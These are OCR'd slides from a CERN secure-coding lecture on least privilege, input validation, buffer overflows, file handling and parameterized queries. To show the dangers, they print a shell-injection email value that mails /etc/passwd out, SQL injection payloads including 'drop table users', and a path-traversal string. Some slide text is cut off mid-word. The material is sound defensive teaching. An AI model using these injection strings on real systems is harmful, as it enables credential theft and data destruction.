
# Design – (some) golden rules

- Make security-sensitive parts of your code small
- Least privilege principle
  - program should run on the least privileged account possible
  - same for accessing databases, files etc.
  - revoke a privilege when it is not needed anymore
- Choose safe defaults
- Deny by default
- Limit resource consumption
- Fail gracefully and securely
- Question again your assumptions, decisions etc.

# Further reading

Ross Anderson

*Security Engineering: A Guide to Building Dependable Distributed Systems*




(the first edition of the book is freely available at http://www.cl.cam.ac.uk/~rja14/book.html)

# Implementation

- Bugs appear in code, because *to err is human*
- Some bugs can become vulnerabilities
- Attackers might discover an exploit for a vulnerability

```
@P=split//,".URRUU\c8R";@d=split//,"\n
rekcah xinU / lreP rehtona tsuJ";sub
p{@p{"r$p","u$p"}=(P,P);pipe"r$p","u$p
";++$p;($q*=2)+=$f=!fork;map{$P=$P[$f|
ord($p{$_})&6];$p{$_}=/^$P/ix?$P:close
$_}keys%p}p;p;p;p;p;map{$p{$_}=~/^[P.]
/&& close$_}%p;wait until$?; map{
/^r/&&<$_>}%p;$_=$d[$q];sleep rand(2)
if/\S/;print
```

What to do

- Read and
- Think of
- Reuse t
- Write good quality, readable and maintainable code (bad code won't ever be secure)

# Enemy number one: Input data

- **Don't trust input data** – input data is the single most common reason of security-related incidents
- *Nearly every active attack out there is the result of some kind of input from an attacker. Secure programming is about making sure that inputs from bad people do not do bad things.**
- Buffer overflow, invalid or malicious input, code inside data…

* *Secure Programming Cookbook for C and C++* J. Viega, M. Messier


# Enemy #1: Input data (cont.)

**Example:** your script sends e-mails with the following shell command:

```
cat confirmation | mail $email
```

and someone provides the following e-mail address:

```
me@fake.com; cat /etc/passwd | mail me@real.com
```



```
cat confirmation | mail me@fake.com;
cat /etc/passwd  | mail me@real.com
```


# Enemy #1: Input data (cont.)

**Example** (SQL Injection): your webscript authenticates users against a database:

```
select count(*) from users where name = '$name'
and pwd = '$password';
```

but an attacker provides one of these passwords:

```
anything' or 'x' = 'x
XXXXX'; drop table users; --
```



```
select count(*) from users where name = '$name'
and pwd = 'anything' or 'x' = 'x';
XXXXX'; drop table users; --';
```


# Input validation

- Input validation is crucial
- Consider all input dangerous until proven valid
- Default-deny rule
  - allow only “good” characters and formulas and reject others (instead of looking for “bad” ones)
  - use regular expressions
- Bounds checking, length checking (buffer overflow) etc.
- Validation at different levels:
  - at input data entry point
  - right before taking security decisions based on that data

# Enemy #1: Input data (cont.)

- Buffer overflow (overrun)
  - accepting input longer than the size of allocated memory

risk: from crashing system to executing attacker's code




~~gets()~~ → fgets()

~~strcpy()~~ → strlcpy()

(same for strcat() )

  - tools to detect: Immunix StackGuard, IBM ProPolice etc.

# Enemy #1: Input data (cont.)


- Command-line arguments
  - are numbers within range?
  - does the path/file exist? (or is it a path or a link?)
  - does the user exist?
  - are there extra arguments?
- Configuration files – if accessible by untrusted users
- Environment
  - check correctness of the environmental variables
- Signals
  - catch them
- Cookies, data from HTML forms etc.

# Coding – common pitfalls

- Don’t make any assumptions about the environment
  - common way of attacking programs is running them in a different environment than they were designed to run
  - e.g.: what PATH did your program get? what @INC?
  - set up everything by yourself: current directory, environment variables, umask, signals, open file descriptors etc.
  - think of consequences (example: what if program should be run by normal user, and is run by root? or the opposite?)
  - use features like “taint mode” (`perl -T`) if available

# Coding – advice

- Deal with errors and exceptions
  - catch exceptions (and react)
  - check (and use) result codes (e.g.: `close || die`)
  - don't assum
    (especially fi
  - if there is an
    - Log inform
    - Alert syste
    - Delete all t
    - Clear (zerc
    - Inform use
  - don't display
    to the user (



# Coding – advice (cont.)


- Protect passwords and secret information
  - don’t hard-code it: hard to change, easy to disclose
  - use external files instead (possibly encrypted)
  - or certificates
  - or simply ask user for the password

# Coding – advice (cont.)

- Be careful (and suspicious) when handling files
  - if you want to create a file, give an error if it is already there (`O_EXCL` flag)
  - when you create it, set file permissions (since you don't know the umask)
  - if you open a file to read data, don't ask for write access
  - check if the file you open is not a link with `lstat()` function (before and after opening the file)
  - use absolute pathnames (for both commands and files)
  - be extra careful when filename comes from the user!
    - C:\Progra~1\
    - ../../etc/passwd
    - /dev/mouse

# Coding – advice (cont.)

- Temporary file – or is it?
  - symbolic link attack: someone guesses the name of your temporary file, and creates a link from it to another file (i.e. /bin/bash)
  - if you run as root, don't use /tmp at all!



# Coding – advice (cont.)

Separate data from code:

- Careful with shell and *eval* function
  - sample line from a Perl script:
    `system("rpm -qpi $filename");`
    but what if `$filename` contains illegal characters: | ; ` \
  - `popen()` also invokes the shell indirectly
  - same for `open(FILE, "grep -r $needle |");`
  - similar: `eval()` function (evaluates a string as code)
- Use parameterized SQL queries to avoid SQL injection:

```
$query = "select count(*) from users
        where name = $1 and pwd = $2";
pg_query_params($connection, $query,
                array($login, $password));
```

# Networking? No trust!


- Security on the client side doesn't work (and cannot)
  - don't rely on the client to perform security checks (validation etc.)
  - ex.: <input type="text" maxlength="20"> is not enough
  - authentication should be done on the server side, not by the client
- Don't trust your client
  - HTTP response header fields like referer, cookies etc.
  - HTTP query string values (from hidden fields or explicit links)
- Don't expect your clients to send you SQL queries, shell commands etc. to execute – it's not your code anymore
- Do a reverse lookup to find a hostname, and then lookup for that hostname to see if they match
- Put limits on the number of connections, set reasonable timeouts


# After implementation

- Review your code, let others review it!
- When a (security) bug is found, search for similar ones!
- Making code open-source doesn't mean that experts will review it seriously
- Turn on (and read) warnings (`perl -w`, `gcc -Wall`)
- Use tools specific to your programming language: bounds checkers, memory testers, bug finders etc.
- Disable "core dumped" and debugging information
  - memory dumps could contain confidential information
  - production code doesn't need debug information (`strip` command, `javac -g:none`)

# Further reading

Michael Howard, David LeBlanc
*Writing Secure Code*




Mark G. Graff,
Kenneth R. van Wyk
*Secure Coding:*
*Principles and Practices*

# Message

- Security – in ea ent
  - not added afte
- Build defense-i
- Follow the leas
- Malicious input
  - so validate all

**this is not good security…**

# Thank you!

Bibliography and further reading:

http://cern.ch/SecureSoftware

Sebastian.Lopienski@cern.ch

Questions?